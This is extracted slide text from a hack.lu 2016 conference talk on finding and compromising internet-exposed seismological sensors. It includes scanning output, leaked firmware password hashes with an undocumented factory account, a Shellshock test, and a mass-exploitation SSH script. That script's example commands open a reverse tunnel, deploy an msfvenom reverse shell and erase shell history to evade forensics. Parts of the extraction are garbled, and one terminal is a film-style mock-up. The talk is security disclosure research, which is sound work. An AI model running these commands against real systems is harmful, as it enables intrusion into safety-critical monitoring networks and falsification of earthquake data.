- **Network code:** a 1 or 2 character code identifying the network/owner of the data. These codes are assigned by the FDSN to provide uniqueness to seismological data, new codes [may be requested](#). (**network code could be spoofed?**)
- **Station code:** a 1 to 5 character identifier for the station recording the data.
- **Location ID:** a 2 character code used to uniquely identify different data streams at a single station. These IDs are commonly used to logically separate multiple instruments or sensor sets at a single station.
- **Channel codes:** a 3 character combination used to identify the 1) band and general sample rate 2) the instrument type and 3) the orientation of the sensor. A convention for these codes has been established and is documented in Appendix A of the [SEED Manual](#).






## DISCOVERY

## GURALP SYSTEMS:

GURALP Systems are easy to find looking in the SSL certificate metadata in NetDB



The screenshot shows the GURALP Systems web interface. The main menu includes links for 'Summary', 'System status', 'Version and serial numbers', 'User', and 'User login'. The 'System status' section displays various components and their operational status:

- GCF in: Port A (Green)
- GCF in: Port B (Red)
- GCF Scream network client (instance 1) (Red)
- GCF out: Data Out (Green)
- Scream server (GCF network sender) (Green)
- Default data transport daemon (Green)
- System gdi-link transmitter (Green)
- GCF compressor, Default instance (Green)
- Disk recording (Green)
- 3137-LCR2 (Yellow)
- NTP (Red)
- Removable disk (Green)
- Linux system (Green)

The 'GCF in: Port A' status is expanded to show the following statistics:

- GCF in: Port A — 100%
- Total number of blocks received: 716131 — 100%
- Total number of naks sent: 552
- Number of blocks received in last 5 minutes: 240 — 100%
- Number of naks sent in last 5 minutes: 0 — 100%
- Timestamp of last packet received: 2016-07-04T01:40:43.000Z

An SSL certificate details window is open, showing the following metadata:

```

CN = localhost
OU = CMG-EAM
O = Guralp Systems Ltd.
S = England
C = GB
  
```

DISCOVERY

SERVICE  
ENUMERATION

## TOOLS

- **collect-ips-worldwide-aurus-devices.py**: Scans from NETDB.IO and SHODAN devices with the taurus fingerprint.
- **nmap-csv-ports.pl**: Converts nmap results to <IP,HOST,<PORTS,>>
- **scan\_devices.sh**: By each ip will scan the opened ports





```
80/tcp    open      http
81/tcp    open      https
10/22/tcp open      ssh
[mobile]
11 # nmap -v -sS -O 10.2.2.2
11
13 Starting nmap 0. 2.540E1025
13 Insufficient responses for TCP sequencing (3). OS detection
13 accurate
14 Interesting ports on 10.2.2.2:
44 (The 1539 ports scanned but not shown below are in state: closed)
51 Port      State      Service
51 22/tcp    open      ssh
50
60 No exact OS matches for host
60
24 Nmap run completed -- 1 IP address (1 host up) scanned
50 # sshquake 10.2.2.2 -rootpw="210H0101"
Connecting to 10.2.2.2:ssh ... successful.
Re attempting to exploit SSHv1 CRC32 ... successful.
IP Reseting root password to "210H0101".
System open: Access Level (9)
New # ssh 10.2.2.2 -l root
root@10.2.2.2's password: █
```

IP CONTROL  
ACCESS GRANTED




DISCOVERY

SERVICE  
ENUMERATION

APPLICATION  
LAYER TESTING

## Screenshots of the Web Application:

Execute `./screenshot-ips.py`




DISCOVERY

SERVICE  
ENUMERATIONAPPLICATION  
LAYER TESTING

EXPLOIT

# Jetty Server



```
http://164.1...nfiguration x
/pages/taurus/configuration/configuration.page?newbread=true&pageTitle=Configuration
A problem occurred in the page: http://.../pages/taurus/configuration/configuration.page?newbread=true&
pageTitle=Configuration

ca.nanometrics.web.controller.ControllerException: Problem invoking JSP
at ca.nanometrics.web.ActionServlet.invokeJsp(apollo.ppc)
at ca.nanometrics.web.ActionServlet.processRequest(apollo.ppc)
at ca.nanometrics.web.ActionServlet.doGet(apollo.ppc)
at javax.servlet.http.HttpServlet.service(apollo.ppc)
at javax.servlet.http.HttpServlet.service(apollo.ppc)
at org.mortbay.jetty.servlet.ServletHolder.handle(apollo.ppc)
at org.mortbay.jetty.servlet.WebApplicationHandler$CachedChain.doFilter(apollo.ppc)
at ca.nanometrics.apollo.taurus.ui.SplashFilter.doFilter(apollo.ppc)
at org.mortbay.jetty.servlet.WebApplicationHandler$CachedChain.doFilter(apollo.ppc)
at ca.nanometrics.web.NoCacheFilter.doFilter(apollo.ppc)
at org.mortbay.jetty.servlet.WebApplicationHandler$CachedChain.doFilter(apollo.ppc)
at org.mortbay.jetty.servlet.WebApplicationHandler.dispatch(apollo.ppc)
at org.mortbay.jetty.servlet.ServletHandler.handle(apollo.ppc)
at org.mortbay.http.HttpContext.handle(apollo.ppc)
at org.mortbay.http.HttpContext.handle(apollo.ppc)
at org.mortbay.http.HttpServer.service(apollo.ppc)
at org.mortbay.http.HttpConnection.service(apollo.ppc)
at org.mortbay.http.HttpConnection.handleNext(apollo.ppc)
at org.mortbay.http.HttpConnection.handle(apollo.ppc)
at org.mortbay.http.SocketListener.handleConnection(apollo.ppc)
at org.mortbay.util.ThreadedServer.handle(apollo.ppc)
at org.mortbay.util.ThreadPool$PoolThread.run(apollo.ppc)
Caused by: javax.servlet.ServletException: init
at org.mortbay.jetty.servlet.ServletHolder.getServlet(apollo.ppc)
at org.mortbay.jetty.servlet.ServletHolder.handle(apollo.ppc)
at org.mortbay.jetty.servlet.WebApplicationHandler.dispatch(apollo.ppc)
at org.mortbay.jetty.servlet.Dispatcher.dispatch(apollo.ppc)
```



DISCOVERY

SERVICE  
ENUMERATIONAPPLICATION  
LAYER TESTING

# Firmware Analysis:

Backdoor!

Factory user is not in official documentation.

```

bash-2.05# cat passwd
root:$1$5B83vC7s$deeiruFYJc0NkLBYIUx090:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:/sbin/nologin
daemon:*:2:2:daemon:/sbin:/sbin/nologin
adm:*:3:4:adm:/var/adm:/sbin/nologin
lp:*:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:/sbin/nologin
news:*:9:13:news:/etc/news:
uucp:*:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:*:11:0:operator:/root:/sbin/nologin
games:*:12:100:games:/usr/games:/sbin/nologin
gopher:*:13:30:gopher:/var/gopher:/sbin/nologin
ftp:*:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:*:99:99:Nobody:./:/sbin/nologin
apache:x:48:48:Apache:/var/www:/bin/false
httpd:x:49:49:HTTP Daemon:/home/httpd:/bin/false
sshd:*:95:95:sshd:/var/ssh:/sbin/nologin

```

```

bash-2.05# ls
apollo                hb.ppc                seqNum.ttl
authModel.ttl.template  ide                   users.txt.template
cf                    logs                  web
config.ttl            ppcFirmwareInfo.txt
fonts                 run
bash-2.05# cat users.txt.template
#Thu Apr 21 11:31:38 EDT 2005
factory=ab40e3a688fb876bc6654154faa3f1374add256d8a8e0be63a78aedcd3fela7b
central=feb53ff4ee0cc36dbd6a380b76a90fb47bbe947257086138d68b14c31686f6ef
tech=836640b4e77a7df2d37e4c4c819a064d066deb325e7edfa7b89f6084e1b5ff16
user=b48e983ac6085499425387443300a5f8318533bc7f0cf6cc29b2ab8c532f5ca3
bash-2.05#
bash-2.05#
bash-2.05# cd ..
bash-2.05# ls
buttons      set_serial  taurus      taurus_B
fbdemo      spi_test   taurus_A

```



Ok, now we are root so .. What's next ?

# #root

```
vladi@vladi-laptop:/$  
bin boot cdrom control- dev etc home initrd initrd.img lib lost+found media mnt opt prefs.js proc root  
sbin srv sys tmp tools usr var vmlinuz  
vladi@vladi-laptop:/$ uname -a  
Linux vladi-laptop 2.6.24-24-generic #1 SMP Sat Aug 22 01:06:14 UTC 2009 i686 GNU/Linux  
vladi@vladi-laptop:/$ apt-get moo
```



...."Have you mosed today

```
vladi@vladi-laptop:/$ python  
Python 2.5.2 (r252:60911)
```

```
[GCC 4.2.4 (Ubuntu 4.2.4-)
```

```
Type "help", "copyright",
```

```
>>> exit()
```

```
vladi@vladi-laptop:/$ perl
```

```
vladi@vladi-laptop:/$ sysinfo &
```

```
[1] 12438
```

```
vladi@vladi-laptop:/$ sudo su
```

```
[sudo] password for vladi:
```

```
root@vladi-laptop:/# ls
```

```
bin boot cdrom control- dev etc home initrd initrd.img lib lost+found media mnt opt prefs.js proc root  
sbin srv sys tmp tools usr var vmlinuz
```

```
root@vladi-laptop:/# pwd
```

```
/  
root@vladi-laptop:/# whoami  
root  
root@vladi-laptop:/#
```



DISCOVERY

SERVICE  
ENUMERATIONAPPLICATION  
LAYER TESTING

EXPLOIT

## Shellshock:

Testing.. you know..  
PWD!! Shellshock!

```
backbox@backbox:~$ ssh root@██████████
^C
backbox@backbox:~$ ssh root@██████████
root@██████████'s password:
bash-2.05#
bash-2.05#
bash-2.05#
bash-2.05#
bash-2.05# whoami
root
bash-2.05# uname -a
Linux 192.168.13.100 2.4.24-NMX-TAURUS-1.2.5-CF #3 Wed Dec 16 15:30:47 EST 2009
ppc unknown
bash-2.05#
bash-2.05#
bash-2.05# x='() { :; }; echo VULNERABLE' bash -c :
VULNERABLE
bash-2.05#
bash-2.05#
bash-2.05#
bash-2.05# cd ..
bash-2.05# cd home/
bash-2.05# ls
buttons      set_serial  taurus      taurus_B
```



Take a malicious user perspective  
to protect YOUR data.

DISCOVERY

SERVICE  
ENUMERATION

APPLICATION  
LAYER TESTING

EXPLOIT

POST  
EXPLOITATION

*Exploiting and attacking a seismological network... remotely*

## Man in the Middle



Attacker



Internet

Several attack vectors can compromise the security of a broadband sensor used to measure the seismological activity in a specific geo-spatial area (ex.ground,sea).


The problem is :

This devices are connected to the public internet


We're going to demonstrate in a real attack scenario how we can take control REMOTELY of one of this devices and modify the data sent to the acquisition network in order to inject a false positive in the seismological network research.



Broadband sensor connected to the internet  
ssh  
web server



Data acquisition/research center - seismological network owner



DISCOVERY

SERVICE  
ENUMERATIONAPPLICATION  
LAYER TESTING

EXPLOIT

POST  
EXPLOITATION

# Massive Exploiting of the Seismological Networks:

Disclaimer: please do not try to brake the network, scientist use network to save hundreds of lives, our lives.

## Before using the script

- Disable your SSH HOST KEY CHECKING feature
- Tunneling/proxying chain are in.!

## Executing massive process:

- Load txt file with the targeted ips
- execute ./parallel-ssh-tauros.py and we



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# Massive Exploiting of the Seismological Networks:

More examples:

```
./parallel-ssh-tauros.py -t targets.txt -c uname
```

```
./parallel-ssh-tauros.py -t targets.txt -c "x='()' { ::}; echo restart' bash -c :"
```

```
./parallel-ssh-tauros.py -t targets.txt -c "ssh -NR 3333:localhost:22 user@yourhost"
```

```
./parallel-ssh-tauros.py -t targets.txt -c "msfvenom -a x86 --platform linux -p  
linux/x86/shell/reverse_tcp LHOST=1....."
```



DISCOVERY

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# ./parallel-ssh-tauros.py clean

```
history -c
```

```
rm -rf ~/.bash_history && ln -s ~/.bash_history /dev/null (invasive)
```

```
touch ~/.bash_history (invasive)
```

```
zsh% unset HISTFILE HISTSIZE
```

```
tcsh% set history=0
```

```
bash$ set +o history
```

```
ksh$ unset HISTFILE
```

```
find / -type f -exec {} (forensics nightmare)
```



# Conclusions

- We are be able to locate this devices anywhere in the world
- We are in control of the device , the network and the software running on it.
- There is no SSL in communications
- Vendors please... code better and think in security





A problem has been detected and windows has been shut down to prevent damage to your computer.

The system encountered an uncorrectable hardware error.

If this is the first time you've seen this stop error screen, restart your computer. If you receive this error screen again, follow these steps:

Check to make sure any hardware is correctly installed. If this is a new installation, check for any windows updates.

If problems continue, you may need to contact your computer manufacturer. If you need to troubleshoot your computer, select safe mode.

**THANKS**

**@JAMESJARA**

**hack.lu 2016**

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